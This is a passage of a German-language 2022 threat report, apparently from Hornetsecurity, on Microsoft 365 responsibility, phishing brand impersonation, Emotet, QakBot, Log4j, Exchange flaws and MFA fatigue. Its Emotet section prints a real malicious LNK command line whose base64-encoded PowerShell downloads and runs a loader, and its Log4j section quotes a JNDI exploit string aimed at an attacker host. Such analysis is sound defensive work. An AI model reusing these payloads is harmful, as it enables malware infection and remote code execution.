Wir haben im vergangenen Jahr viele Situationen erlebt, in denen Unternehmen, die neu in Cloud-Dienste eingestiegen sind, die falsche Annahme vertraten, dass sie sich nicht mehr um Datenschutztechnologien wie Backups und Wiederherstellung sowie um die Sicherheit der Daten kümmern müssen, weil ihre Daten jetzt in einem Cloud-Dienst untergebracht sind. Dieser Irrglaube wurde in einer von Hornetsecurity durchgeführten Umfrage im Jahr 2022 aufgedeckt, in der mehr als 2000 IT-Fachleute gefragt wurden, ob sie glauben, dass die in Microsoft 365 gespeicherten Daten für Ransomware-Bedrohungen anfällig sind. Überraschenderweise waren 25,3 % der Befragten entweder nicht sicher oder verneinten die Antwort.

Nur weil Daten in einem Cloud-Dienst (z. B. Microsoft 365) gespeichert sind, bedeutet das nicht, dass der Cloud-Anbieter für die Sicherheit dieser Daten haftet. Sie bieten eventuell zusätzliche kostenpflichtige Dienste an, die einige dieser Funktionen bereitstellen, aber im Großen und Ganzen überlassen die meisten Unternehmen, die Cloud-Dienste anbieten, den Schutz und die Sicherheit der Daten dem Endnutzer.

Es liegt an den Endnutzern und den IT-Abteilungen, nicht nur die Datensicherheit zu gewährleisten, sondern auch dafür zu sorgen, dass sie über einen längeren Zeitraum erhalten bleibt. Dies kann vor allem für Unternehmen eine Herausforderung sein, die Freigabeberechtigungen, beispielsweise in OneDrive for Business und SharePoint Online, nicht streng kontrollieren. Microsoft 365 macht die Freigabe von Dokumenten so einfach, dass die Endnutzer oft nicht darüber nachdenken, welche Auswirkungen die Freigabe von Dateien hat und mit wem sie diese teilen. Da sich die Endpunkte von Unternehmen immer weiter verteilen und die Zusammenarbeit mit externen Benutzern durch die zunehmende Nutzung von Cloud-Diensten immer enger wird, ist es von entscheidender Bedeutung, die Dateiberechtigungen streng zu verwalten, um das Risiko einer unnötigen Preisgage sensibler Daten zu begrenzen.

Fig. 11: MS 365 Nutzer Umfrage


Wofür ist Microsoft verantwortlich?

Viele Menschen fragen sich: „Wenn Microsoft sich nicht um meine Daten und meine Sicherheit kümmert, wofür übernimmt es dann die Verantwortung?" Die derzeitige Haltung von Microsoft zu dieser Frage hat sich 2022 nicht geändert. Um das Modell vollständig zu verstehen, ist es essentiell sich mit Microsofts Modell der geteilten Verantwortung vertraut zu machen.

Der wichtigste Aspekt des Modells der geteilten Verantwortung ist, dass die Verantwortung für die folgenden Punkte immer beim Kunden verbleibt:

- Informationen und Daten
- Geräte (Handys und PC)
- Konten und Identitäten

Hinzu kommt der folgende Abschnitt aus dem Servicevertrag von Microsoft , der sich auf die in Microsoft 365 enthaltenen Dienste bezieht. Entscheidend ist der letzte Satz, mit der Empfehlung an die Nutzer, "Inhalte und Daten regelmäßig zu sichern, die sie in den Diensten oder während der Verwendung von Drittanbieter-Apps und -Diensten speichern."



Service Availability

. Service Availability.

a. The Services, Third-Party Apps and Services, or material or products offered through the Services may be unavailable from time to time, may be offered for a limited time, or may vary depending on your region or device. If you change the location associated with your Microsoft account, you may need to re-acquire the material or applications that were available to you and paid for in your previous region.

b. We strive to keep the Services up and running; however, all online services suffer occasional disruptions and outages, and Microsoft is not liable for any disruption or loss you may suffer as a result. In the event of an outage, you may not be able to retrieve Your Content or Data that you've stored. We recommend that you regularly backup Your Content and Data that you store on the Services or store using Third-Party Apps and Services.

Kurz gesagt ist der Kunde für die Sicherung und den Schutz seiner Informationen und Daten verantwortlich; Microsoft ist es nicht. Wenn Unternehmen auf die Cloud umsteigen, müssen sie dies also bei der Erarbeitung von Sicherheitsstrategien berücksichtigen.

Auf den Benutzer abzielende Bedrohungen für Microsoft 365 – Die menschliche Firewall

E-Mail- und Kommunikationsdienste sind nicht mehr die einzigen Ziele von Cyberkriminellen. Die Endbenutzer selbst sind zunehmend das „schwächste Glied", wenn es um die IT-Sicherheit geht. Für einen angehenden Hacker ist es einfacher, den Faktor Mensch in der Verteidigung des Zielunternehmens zu überwinden, als die vorhandenen Sicherheitsmaßnahmen zu umgehen. Dieses Vorgehen ist als alarmierender Trend zu beobachten.

Social Engineering

Die Zahl der Social-Engineering-Angriffe nimmt stetig zu. Diese Angriffe sind zwar gezielter und benötigen eine intensive Vorbereitung, verzeichnen aber eine relativ hohe Erfolgsquote und haben sich leider im Jahr 2022 als lukrativ für Cyberkriminelle erwiesen. So wurde zum Beispiel einer der bekanntesten Angriffe des Jahres 2022, der Hackerangriff auf Uber, weitgehend durch Social Engineering ermöglicht. In diesem Fall wurde ein externer Vertragspartner, der Zugang zu den IT-Systemen von Uber hatte, durch Social Engineering und „Prompt Bombing/MFA-Fatigue" angegriffen, um Zugang zu geschäftskritischen Systemen zu erhalten.

Für Unternehmen ist es heute wichtiger denn je, ihre Endnutzer zu schulen, Social-Engineering-Versuche zu erkennen. Es gab schon viele Fälle, in denen Unternehmen mit riesigen Sicherheitsbudgets durch einen einfachen Social-Engineering-Angriff geschädigt wurden. Aus diesem Grund setzen immer mehr Unternehmen auf das Sicherheitsbewusstsein der Endnutzer.

Brand Impersonation

Auch im Jahr 2022 ist das Imitieren von Marken eine der häufigsten Angriffstechniken, die auf Endnutzer abzielen. Wir haben weltweit eine deutliche Zunahme von Markenimitaten in Verbindung mit Social Engineering durch Cyberkriminelle festgestellt. Viele Cyberkriminelle nutzen Dienste wie LinkedIn, um auf einfache Weise herauszufinden, wer für ein bestimmtes Unternehmen arbeitet und welche Funktion er innehat. Diese Informationen werden dann für Angriffe auf das Zielunternehmen mittels E-Mails mit Markenimitation verwendet, die auf einen bestimmten Benutzer abzielen, um Zugang zu Unternehmensinformationen zu erhalten.
Wir haben vor allem mehrere Angriffsversuche beobachtet, bei denen große Versand- und Logistikmarken imitiert wurden:

• Amazon • DHL • FedEx

Die folgende Tabelle zeigt, welche Firmenmarken unsere Systeme am häufigsten bei Impersonationsangriffen in dem Berichtszeitraum entdeckt haben.

IMITIERTE FIRMENMARKE ODER ORGANISATION

35.7	SPARKASSE
22.4	LINKEDIN
11.7	VOLKS - UND RAIFFEISENBANK
6.3	AMAZON
4.5	OTHER
4.0	DHL
2.5	FEDEX
1.5	POSTBANK
0.9	MICROSOFT
0.9	UPS
0.8	1&1
0.7	CANADA POST
0.7	DROPBOX
0.5	MASTERCARD
0.5	SANTANDER
0.5	STRATO
0.5	HSBC
0.5	NETFLIX
0.4	DOCUSIGN
0.4	INTUIT
0.3	FACEBOOK

Fig. 12: Marken/Unternehmen, die missbraucht werden, um Malware einzuschleusen oder Daten auszuspähen

Anmerkung: Die Daten zur Markenimitation werden stark durch regionale Unterschiede beeinflusst. Aufgrund unseres großen Kundenstamms in Deutschland sind hier mehrere deutsche Marken aufgeführt.

BYOD/WFH-Implikationen

BYOD-Initiativen (Bring your own device) und WFH-Initiativen (Work from Home) sind auch im Jahr 2022 eine wichtige Quelle von Sicherheitsbedenken für Administratoren und werden dies auch noch einige Zeit bleiben. Die COVID-19-Pandemie hat diesen Trend noch beschleunigt, und viele Unternehmen tun sich immer noch schwer damit, die mobilen Endgeräte richtig abzusichern. Viele Unternehmen nutzen Microsoft 365 für Verwaltungs- und Dokumentationsaufgaben, was sich auch auf die Sicherheit auswirkt. Hinzu kommen die Anforderungen an den Datenschutz auf diesen Roaming-Endgeräten, die viele IT-Abteilungen nicht berücksichtigen.

Wie viele Daten sind lokal auf dem Laptop des CEOs gespeichert? Wie sieht es mit Wissensarbeitern aus? Trotz bester Pläne und ausgeklügelter Technologien wie Known Folder Move (die automatische Verschiebung von persönlichen Ordnern – Desktop, Dokumente usw. – zu OneDrive for Business), werden die Daten wahrscheinlich immer noch auf den Endgeräten gespeichert. Um zu verhindern, dass solche Daten im Falle von Ransomware verloren gehen, setzen viele Unternehmen auf Endpunkt-Backup-Lösungen zusätzlich zu ihren allgemeinen Datensicherungsanforderungen.

Kapitel 3 – Eine Analyse der wichtigsten Angriffe des Jahres 2022

Im Jahr 2022 gab es mehrere bemerkenswerte Angriffe und Sicherheitsbedenken, die in direktem Zusammenhang mit den für diesen Bericht erhobenen Daten stehen. Dieser Abschnitt konzentriert sich auf diese Angriffe.

Emotet

Auf der Grundlage unserer Daten haben wir spezifische Kenntnisse über die Aktivitäten von Emotet im Jahr 2022 gewonnen.

Am 22. April 2022 haben die Betreiber des Emotet-Botnetzes begonnen, LNK-Dateien zu verwenden, um die Emotet-Malware per E-Mail zu verbreiten. Zu diesem Zweck ersetzten sie ihre zuvor verwendeten bösartigen XLS-Dokumente durch eine LNK-Datei. LNK-Dateien sind Verknüpfungen, die auf andere Dateien verweisen. Diese Dateien können jedoch auch Befehle in ausführbare Dateien einschleusen. Dies kann dazu führen, dass Malware auf dem Computer des Benutzers ohne dessen Wissen installiert wird. Aus diesem Grund sollten LNK-Dateien aus einer nicht vertrauenswürdigen Quelle, nicht geöffnet werden.

Die E-Mails, die bösartige LNK-Dateien von Emotet enthalten, folgen demselben Schema für die Übernahme von E-Mail-Konversationen, wie die regulären Emotet-E-Mails. Die LNK-Malware wurde in der Regel dorthin gesendet, wo das bösartige XLS-Dokument normalerweise platziert wird, d. h. in einigen Fällen direkt an die E-Mail angehängt und in anderen Fällen in einer passwortgeschützten ZIP-Datei mit dem in der E-Mail angegebenen Passwort.

Die LNK-Dateien traten in mehreren Varianten auf. In allen Fällen wurde jedoch Windows\system32\cmd.exe als Zieldatei für die Verknüpfung verwendet. Die Befehlszeilenargumente der LNK-Datei wurden dann verwendet, um cmd.exe Befehle auszuführen. In einer Variante wurde ein VBS-Skript an das Ende der LNK-Datei angehängt, das über findstr extrahiert, in eine VBS-Datei geschrieben und über die Befehlszeilenargumente in der LNK-Datei ausgeführt wurde.

Andere Varianten verwendeten PowerShell in den Befehlszeilenargumenten der LNK-Dateien, um einen Download des Emotet Loaders auszuführen.

```
# exiftool                    .lnk | grep "p.o.w.e.r.s.h.e.l.l.e.x.e\|cmd.exe\|powershell -executionpolicy bypass" -C 100
ExifTool Version Number         : 12.38
File Name                       :                    lnk
Directory                       : .
File Size                       : 2.4 KiB
File Modification Date/Time     : 2022:04:29 02:     +02:00
File Access Date/Time           : 2022:04:29 12:     +02:00
File Inode Change Date/Time     : 2022:04:29 12:     +02:00
File Permissions                : -rw-r--r--
File Type                       : LNK
File Type Extension             : lnk
MIME Type                       : application/octet-stream
Flags                           : IDList, RelativePath, CommandArgs, IconFile, Unicode
File Attributes                 : (none)
Target File Size                : 0
Icon Index                      : 134
Run Window                      : Show Minimized No Activate
Hot Key                         : (none)
Target File DOS Name            : cmd.exe
Relative Path                   : ..\..\Windows\system32\cmd.exe
Command Line Arguments          : /v:on /c t1hPEBAmTDd0dFxa/LY+xFzxJIalB9pwgznx0tTIJQynSPTsqG9UEhpzxy+PEFj2SMGRYiRR||go
to&p^o^w^e^r^s^h^e^l^l.e^x^e -c "&{[System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('JFByb2dy
ZXNzUHJlZmVyZW5jZT0iU2lsZW50bHlDb250aW51ZSI7JGxpbmtzPSgiaHR0cDovL2djY29uLmluL1VwbG9hZGVkRmlsZXMvVVl0Sk5yVDJsbHh5MS8iLCJ
odHRwOi8vZ2FrdWRvdS5jb20vcGhvdG8wNi9oRXUvIiwiaHR0cDovL2dpYXNvdHRpLmNvbS9qcy9LaGM2bWIweng0S29XWC8iLCJodHRwOi8vcGxyZXNlbm
RlLmNvbS9wY2luZm9yL2NxLyIsImh0dHA6Ly90aG9tYXNtYW50b24uY29tL3dwLWluY2x1ZGVzL293Wm5wV21INEQ4ai8iLCJodHRwOi8vZ2xhLmdlL29sZ
C9QdVZhZmYvIik7Zm9yZWFjaCAoJHUgaW4gJGxpbmtzKSB7dHJ5IHtJV1IgJHUgLU91dEZpbGUgJGVudjpURU1QL2puVVJ4dFJtaU8uU0toO1JlZ3N2cjMy
LmV4ZSAkZW52OlRFTVAvam5VUnh0Um1pTy5TS2g7YnJlYWt9IGNhdGNoIHsgfX0='')) > "%tmp%\xLhSBgzPSx.ps1"; powershell -executionpoli
cy bypass -file "$env:TEMP\xLhSBgzPSx.ps1"; Remove-Item -Force "$env:TEMP\xLhSBgzPSx.ps1"}"
Icon File Name                  : shell32.dll
```

Während es Mitte des Jahres eine Phase gab, in der die Emotet-Betreiber zu XLS-Dateien zurückkehrten (wahrscheinlich aufgrund erhöhter Erkennungsraten bei LNK-Dateien), erwarten wir eine weitere Verwendung von LNK-Dateien aufgrund von Microsofts neuer Haltung zu Makros aus dem Internet in Office-Anwendungen.

QakBot

Durch die Datenanalyse verfügen wir auch über detaillierte Angaben zu QakBot und seiner Angriffskette im Berichtszeitraum.

Im Juli 2022 wurde QakBot über eine komplexe Infektionskette verbreitet, die HTML-Schmuggel und DLL-Side-Loading nutzte, um nicht entdeckt zu werden. Beim HTML-Schmuggel wird HTML verwendet, um bösartige Inhalte in einem HTML-Anhang zu bündeln. Wir haben bereits früher über HTML-Schmuggel im Zusammenhang mit Phishing berichtet, bei dem die Phishing-Website vollständig in den HTML-Anhängen enthalten war.


Bei der beobachteten QakBot-Kampagne werden E-Mails verwendet, die bösartige HTML-Dateien enthalten, um die QakBot-Malware auf den Computer des Opfers zu bringen, ohne dass ein zusätzlicher Download erforderlich ist, wie dies bei früheren QakBot-Angriffen auf der Basis von Excel-Dokumenten der Fall war. Wenn das Opfer die Malware empfängt, wird sie aus dem HTML-Code erstellt, sodass zusätzliche Downloads in der zweiten Stufe überflüssig sind und Unternehmen weniger Möglichkeiten haben, eine solche Malware-Infektion zu erkennen.

Zusätzlich zur HTML-Einschleusung verwenden die Kampagnen eine Kette von passwortgeschützten, verschlüsselten ZIP-Dateien, die eine ISO-Datei, eine LNK-Datei, zwei DLL-Dateien und eine legitime calc.exe-Binärdatei enthalten.

Die gesamte Kette funktioniert wie folgt:

- Zunächst wird eine E-Mail mit einem HTML-Anhang empfangen. Cyberkriminelle verwenden manchmal Thread-Hijacking, um dieser Kommunikation Authentizität zu verleihen.


- Der HTML-Anhang gibt vor, ein „Online-Dokument" von Adobe zu sein, und fordert den Benutzer sofort zum Download auf.




- Die Extraktion der ZIP-Datei wird durch JavaScript ermöglicht, wobei der Inhalt der ZIP-Datei innerhalb des HTML-Dokuments als base64 kodiert wird. Auf diese Weise wird keine zusätzliche Netzwerkkommunikation ausgelöst.

- Das HTML-Dokument zeigt das Passwort an, das zum Entschlüsseln der ZIP-Datei benötigt wird.

- Die ZIP-Datei enthält eine ISO-Image-Datei, einschließlich zwei DLL-Dateien, einer LNK-Datei und einer legitimen ausführbaren Datei namens calc.exe.



- Die LNK-Datei wird verwendet, um die legitime calc.exe aus dem Pfad der eingebundenen ISO-Datei zu starten.



- Die calc.exe wird dann verwendet, um eine der bösartigen DLLs (in dem auf den Screenshots zu sehenden Beispiel mit dem Namen WindowsCodecs.dll) per Sideloading zu installieren.

- Diese erste DLL wird verwendet, um die eigentliche QakBot-Malware-DLL (in dem in den Screenshots gezeigten Beispiel 102755.dll) über regsvr32.exe zu laden.

Um Bedrohungen wie QakBot richtig zu erkennen und abzuwehren, sind eine wirksame Schulung der Endnutzer und eine leistungsfähige Kommunikationssicherheitssoftware unerlässlich.

Log4J

Die großen Log4j-Schwachstellen wurden im Dezember 2021 bekannt. In den ersten Monaten des Jahres 2022 hatten viele Unternehmen mit umfangreichen Patching- und Entschärfungsmaßnahmen zu kämpfen, um betroffene Systeme zu reparieren, die von der Log4j-Schwachstelle betroffen waren. Aufgrund der Schwere der Sicherheitslücke mussten die Patches sehr dringend installiert werden. Ein Angreifer musste lediglich die Exploit-Zeichenkette ${jndi:ldap://angreifer-kontrolliert.com/x}` in eine Protokolldatei unter Verwendung von Log4j schreiben, das viele moderne Systeme verwenden. Dies könnte z. B. per E-Mail mit Betreffzeilen oder anderen mit der Kommunikation verbundenen Metadaten geschehen. Zum Glück lässt sich diese Art von Angriff mit einer modernen E-Mail-Sicherheitslösung leicht verhindern.

Zur Erinnerung: Log4j ist ein weit verbreitetes Open-Source-Protokollierungswerkzeug. Log4j war das wichtigste Protokollierungstool, das unzähligen anderen Anwendungen zugrunde lag. Als diese Schwachstelle bekannt wurde, stellte sie die Branchenaufsicht (bzw. deren Fehlen) in Frage, die für die wichtigsten Open-Source-Dienstprogramme und -Bibliotheken erforderlich ist. Dienstprogramme dieser Art bilden eine zentrale Grundlage für viele andere Werkzeuge in der Branche. Daher muss die Gemeinschaft zusammenkommen und Möglichkeiten erörtern, um zu verhindern, dass sich das nächste Ereignis im Stil von Log4j wiederholt.

Für weitere Informationen, siehe CISA Log4j-Schwachstellen-Leitfaden.

Sicherheitslücken in Microsoft Exchange

Es wäre eine Untertreibung, zu sagen, dass das Jahr 2022 ein hartes Jahr für Sicherheitslücken in Microsoft Exchange Server war. Im Jahr 2022 mussten Systemadministratoren immer wieder versuchen, eine Zero-Day-Schwachstelle in Microsoft Exchange für On-Premise-Installationen zu beheben oder zu patchen. Glücklicherweise ist Exchange Online (Microsoft 365) davon weitgehend verschont geblieben.

Zum Zeitpunkt der Erstellung dieses Berichts wurden 15 verschiedene CVEs (Common Vulnerabilities and Exposures) in der NIST National Vulnerability Database (Nationale Datenbank für Schwachstellen) im Jahr 2022 aufgeführt. Zehn davon wiesen eine CVSS-Bewertung (Common Vulnerability Scoring System) von 8,0 oder höher auf, was auf eine ernsthafte Bedrohung der Unternehmenssicherheit aufgrund der Möglichkeit der Ausnutzung von Schwachstellen hinweist.

Das neueste CVE ermöglicht den Cyber-Kriminellen die Remote-Ausführung von Code auf dem Zielsystem. Einige Abhilfemaßnahmen sind von Microsoft erhältlich, aber ein offizieller Patch wird noch entwickelt (zum Zeitpunkt der Erstellung diesesBerichts). Auch hier gilt: Exchange Online (Microsoft 365) ist davon nicht betroffen.

Dies führt zu der sehr wichtigen Frage, ob Unternehmen weiterhin lokale Exchange-Server nutzen sollten, wenn keine festen On-Premise-Anforderungen an die E-Mail-Kommunikation bestehen. Durch das vollständige Hosting von Exchange Online als Teil von Microsoft 365 kann Microsoft für jeden Kunden, der Exchange Online nutzt, zeitnah und nach bewährten Verfahren Patching und Konfigurationen durchführen. Daher wird der lokale Exchange Server von Führungskräften und Sicherheitsexperten zunehmend mit Fragen und Bedenken betrachtet. Wenn Sie die Verwendung eines lokalen Exchange Servers länger nicht mehr überdacht haben, ist jetzt ein guter Zeitpunkt, dies zu tun.




Fig. 13: NIST National Vulnerability Database im Jahr 2022.

MFA Social Engineering

Es besteht kein Zweifel, dass die MFA (Multi-Faktor-Authentifizierung) die Sicherheitslage unzähliger Menschen weltweit verbessert hat. Cyberkriminelle wissen, dass die MFA eine Technologie ist, mit der sie sich regelmäßig auseinandersetzen müssen, und haben damit begonnen, Methoden zu entwickeln, um sie zu umgehen. Dazu gehören unter anderem Angriffe wie MFA-Fatigue und-SIM Swapping.

SIM-Swapping gibt es schon seit einiger Zeit, dennoch es ist nach wie vor eine gängige Angriffsmethode für Cyber-Kriminelle, die ein bestimmtes Ziel im Auge haben. Im Februar 2022 informierte das FBI die Öffentlichkeit und die Telekommunikationsunternehmen über die zunehmende Zahl von SIM-Swapping-Bedrohungen. Infolgedessen, reagierten viele Unternehmen auf die Risiken, die mit der Bindung von MFA-Prozessen an Textnachrichten verbunden sind, zugunsten eines Authentifizierungs-App-Ansatzes.

Allerdings sind Authentifizierungsanwendungen (wie Microsoft Authenticator oder Google Authenticator) keinesfalls immun gegen Angriffe, und je nach Konfiguration beobachten wir eine Zunahme von Social-Engineering-Vorfällen, die auf diese Arten von Authentifizierungs-Anwendungen abzielen. Die häufigste Bedrohung in dieser Kategorie ist ein Angriff namens MFA-Fatigue oder auch „Prompt Bombing".

MFA-Fatigue zielt auf "Push-basierte" MFA-Konfigurationen ab, bei denen der Endnutzer eine Push-Benachrichtigung auf seinem Mobilgerät erhält. Bei diesem Angriffsstil wird versucht, das Ziel so sehr zu ärgern und zu belästigen, dass es entweder versehentlich die MFA-Aufforderung akzeptiert oder dies nur tut, damit sie aufhört. Im Zusammenhang mit dem Hackerangriff auf Uber wurde berichtet, dass diese Art des Angriffs mit anderen Social-Engineering-Techniken kombiniert wurde (WhatsApp-Nachrichten, die sich als IT-Abteilung ausgaben), um letztendlich vollen Zugang zur Kerninfrastruktur von Uber zu erhalten.

Unternehmen müssen ihre Endnutzer schulen und Sicherheitsvorkehrungen treffen, um den Authentifizierungsprozess bis 2023 weiter vor Cyber-Kriminellen zu schützen.


Kapitel 4 – Prognose der Bedrohungslage im Jahr 2023

Die Prognosen des Security Lab

